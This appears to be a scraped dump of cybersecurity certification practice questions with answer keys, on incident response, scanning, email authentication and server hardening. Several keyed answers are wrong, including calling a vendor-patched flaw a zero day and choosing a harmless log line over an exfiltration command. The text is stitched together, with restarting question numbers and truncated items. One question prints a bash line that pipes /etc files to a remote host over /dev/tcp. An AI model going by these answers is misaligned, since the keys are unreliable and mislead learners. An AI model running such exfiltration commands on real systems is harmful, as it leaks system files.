- D. MITRE ATT&CK

**Answer:** B

#### NEW QUESTION 80

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS. Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat
- B. Start a network capture on the system to look into the DNS requests to validate command and control traffic.
- C. Shut down the system to prevent further degradation of the company network
- D. Reimage the machine to remove the threat completely and get back to a normal running state.
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

**Answer:** A

#### NEW QUESTION 82

A company's incident response team is handling a threat that was identified on the network. Security analysts have assets at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

**Answer:** B

#### NEW QUESTION 83

Which of the following types of policies is used to regulate data storage on the network?

- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

**Answer:** D

#### NEW QUESTION 88

Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

- A. Data custodian
- B. Data owner
- C. Data processor
- D. Senior management

**Answer:** B

#### NEW QUESTION 92

Approximately 100 employees at your company have received a phishing email. As a security analyst, you have been tasked with handling this situation.

##### INSTRUCTIONS

Review the information provided and determine the following:


- \* 1. How many employees clicked on the link in the phishing email?
- \* 2. On how many workstations was the malware installed?
- \* 3. What is the executable file name of the malware?

 [View Phishing Email](#)

How many workstations were infected?

How many users clicked the link in the fishing e-mail?

Select the malware executable name.



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Select the following answer as per diagram below:

**NEW QUESTION 96**

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application. Which of the following is a security concern when using a PaaS solution?

- A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
- B. Patching the underlying application server becomes the responsibility of the client.
- C. The application is unable to use encryption at the database level.
- D. Insecure application programming interfaces can lead to data compromise.

**Answer:** D

**NEW QUESTION 101**

A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Answer:** A

**NEW QUESTION 103**

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch. Which of the following is the MOST appropriate threat classification for these incidents?

- A. Known threat
- B. Zero day
- C. Unknown threat
- D. Advanced persistent threat

**Answer:** B

**NEW QUESTION 107**

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet. Which of the following would BEST provide this solution?

- A. File fingerprinting

- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

**Answer:** D

#### NEW QUESTION 110

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

**Answer:** D

#### NEW QUESTION 114

A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

- A. Apply a firewall application server rule.
- B. Whitelist the application server.
- C. Sandbox the application server.
- D. Enable port security.
- E. Block the unauthorized networks.

**Answer:** B

#### NEW QUESTION 118

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems. As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

**Answer:** C

#### NEW QUESTION 121

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability. Which of the following UEFI settings is the MOST likely cause of the infections?

- A. Compatibility mode
- B. Secure boot mode
- C. Native mode
- D. Fast boot mode

**Answer:** A

#### NEW QUESTION 125

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

- A. ICMP timestamp request remote date disclosure
- B. Windows SMB service enumeration via \srvsvc
- C. Anonymous FTP enabled
- D. Unsupported web server detection

**Answer:** B

#### NEW QUESTION 126

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect. Which of the following is the BEST place to acquire evidence to perform data carving?



- A. The system memory
- B. The hard drive
- C. Network packets
- D. The Windows Registry

**Answer:** A

#### NEW QUESTION 131

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. nmap -sA -O <system> -noping
- B. nmap -sT -O <system> -P0
- C. nmap -sS -O <system> -P0
- D. nmap -sQ -O <system> -P0

**Answer:** C

#### NEW QUESTION 132

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP/1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

**Answer:** B

#### NEW QUESTION 134

During a cyber incident, which of the following is the BEST course of action?

- A. Switch to using a pre-approved, secure, third-party communication system.
- B. Keep the entire company informed to ensure transparency and integrity during the incident.
- C. Restrict customer communication until the severity of the breach is confirmed.
- D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

**Answer:** D

#### NEW QUESTION 135

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

**Answer:** C

#### NEW QUESTION 138

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1

- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** D

#### NEW QUESTION 140

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

**Answer:** A

#### NEW QUESTION 144

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack .The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

- A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,
- B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
- C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
- D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

**Answer:** A

#### NEW QUESTION 146

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

**Answer:** B

#### NEW QUESTION 147

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security. To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Answer:** D

#### NEW QUESTION 148

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#### NEW QUESTION 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

**Answer: B**

#### NEW QUESTION 2

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

**Answer: D**

#### NEW QUESTION 3

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

**Answer: B**

#### NEW QUESTION 4

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented. Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

- A. Create three separate cloud accounts for each environmen
- B. Configure account peering and security rules to allow access to and from each environment.
- C. Create one cloud account with one VPC for all environment
- D. Purchase a virtual firewall and create granular security rules.
- E. Create one cloud account and three separate VPCs for each environmen
- F. Create security rules to allow access to and from each environment.
- G. Create three separate cloud accounts for each environment and a single core account for network service
- H. Route all traffic through the core account.

**Answer: C**

#### NEW QUESTION 5

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfdsjlfse.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and.

- A. DST 138.10.2.5.
- B. DST 138.10.25.5.
- C. DST 172.10.3.5.
- D. DST 172.10.45.5.
- E. DST 175.35.20.5.

**Answer:** A

#### NEW QUESTION 6

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

**Answer:** A

#### NEW QUESTION 7

A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities. Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Answer:** AD

#### NEW QUESTION 8

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

**Answer:** A

#### NEW QUESTION 9

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

**Answer:** B

#### NEW QUESTION 10

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /var/log/syslog
Line 3 lvextend -L +50G /dev/vol1/secret
Line 4 rm -rf1 /tmp/DFt5Gad3
Line 5 cat /etc/s* > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

NEW QUESTION 10

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div><div>AppServ1AppServ2AppServ3AppServ4</div><div><pre>root@INFOSEC:~# curl --head appserv1.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appserv1.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   ssl-enum-ciphers:     TLSv1.2:       ciphers:         TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong         TLS_RSA_WITH_AES_128_CBC_SHA - strong         TLS_RSA_WITH_AES_128_GCM_SHA256 - strong         TLS_RSA_WITH_AES_256_CBC_SHA - strong         TLS_RSA_WITH_AES_256_GCM_SHA384 - strong       compressors:         NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appserv1.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT  Nmap scan report for appserv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appserv1.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp    open  https  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre></div></div>	<div>Fill out the following report based on your analysis of the scan data.</div> <div><div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div></div>



Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
|_ ssl-enum-ciphers:
|_   TLSv1.0:
|_     ciphers:
|_       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|_     compressors:
|_       NULL
|_   TLSv1.1:
|_     ciphers:
|_       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|_     compressors:
|_       NULL
|_   TLSv1.2:
|_     ciphers:
|_       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|_       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|_       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|_     compressors:
|_       NULL
|_   least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 1

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8675/tcp  open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

### Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 2

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

### Configuration Change Recommendations

+ Add recommendation for

AppSrv1  
AppSrv2  
AppSrv3  
AppSrv4

- A. Mastered
- B. Not Mastered

**Answer: A**

### Explanation:

Part 1 Answer

Check on the following:

- AppServ1 is only using TLS.1.2
- AppServ4 is only using TLS.1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater



Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48

### Scan Data

AppServ1
AppServ2
AppServ3
AppServ4

```

root@INF0SEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13528-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INF0SEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|_ TLSv1.0:

```

### Configuration Change Recommendations

+ Add Recommendation for AppSrv2

Server	AppSrv2
Service	Apache Version
Config Change	Upgrade Version

+

Server	AppSrv3
Service	HTTPD Security
Config Change	Restrict To TLS 1.2

+

Server	AppSrv4
Service	SSH
Config Change	Remove or Disable

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

- A. Motion detection
- B. Perimeter fencing
- C. Monitored security cameras
- D. Badged entry

### NEW QUESTION 15

A security analyst is reviewing the following log from an email security service.

```
Rejection type: Drop
Rejection description: IP found in RBL
Event time: Today at 16:06
Rejection information: mail.comptia.org
https://www.spamfilter.org/query?P=192.167.28.243
From address: user@comptex.org
To address: tests@comptia.org
IP address: 192.167.28.243
Remote server name: 192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the [www.spamfilter.org](http://www.spamfilter.org) URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

### NEW QUESTION 16

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- Create a full disk image of the server's hard drive to look for the file containing the malware.
- Run a manual antivirus scan on the machine to look for known malicious software.
- Take a memory snapshot of the machine to capture volatile information stored in memory.
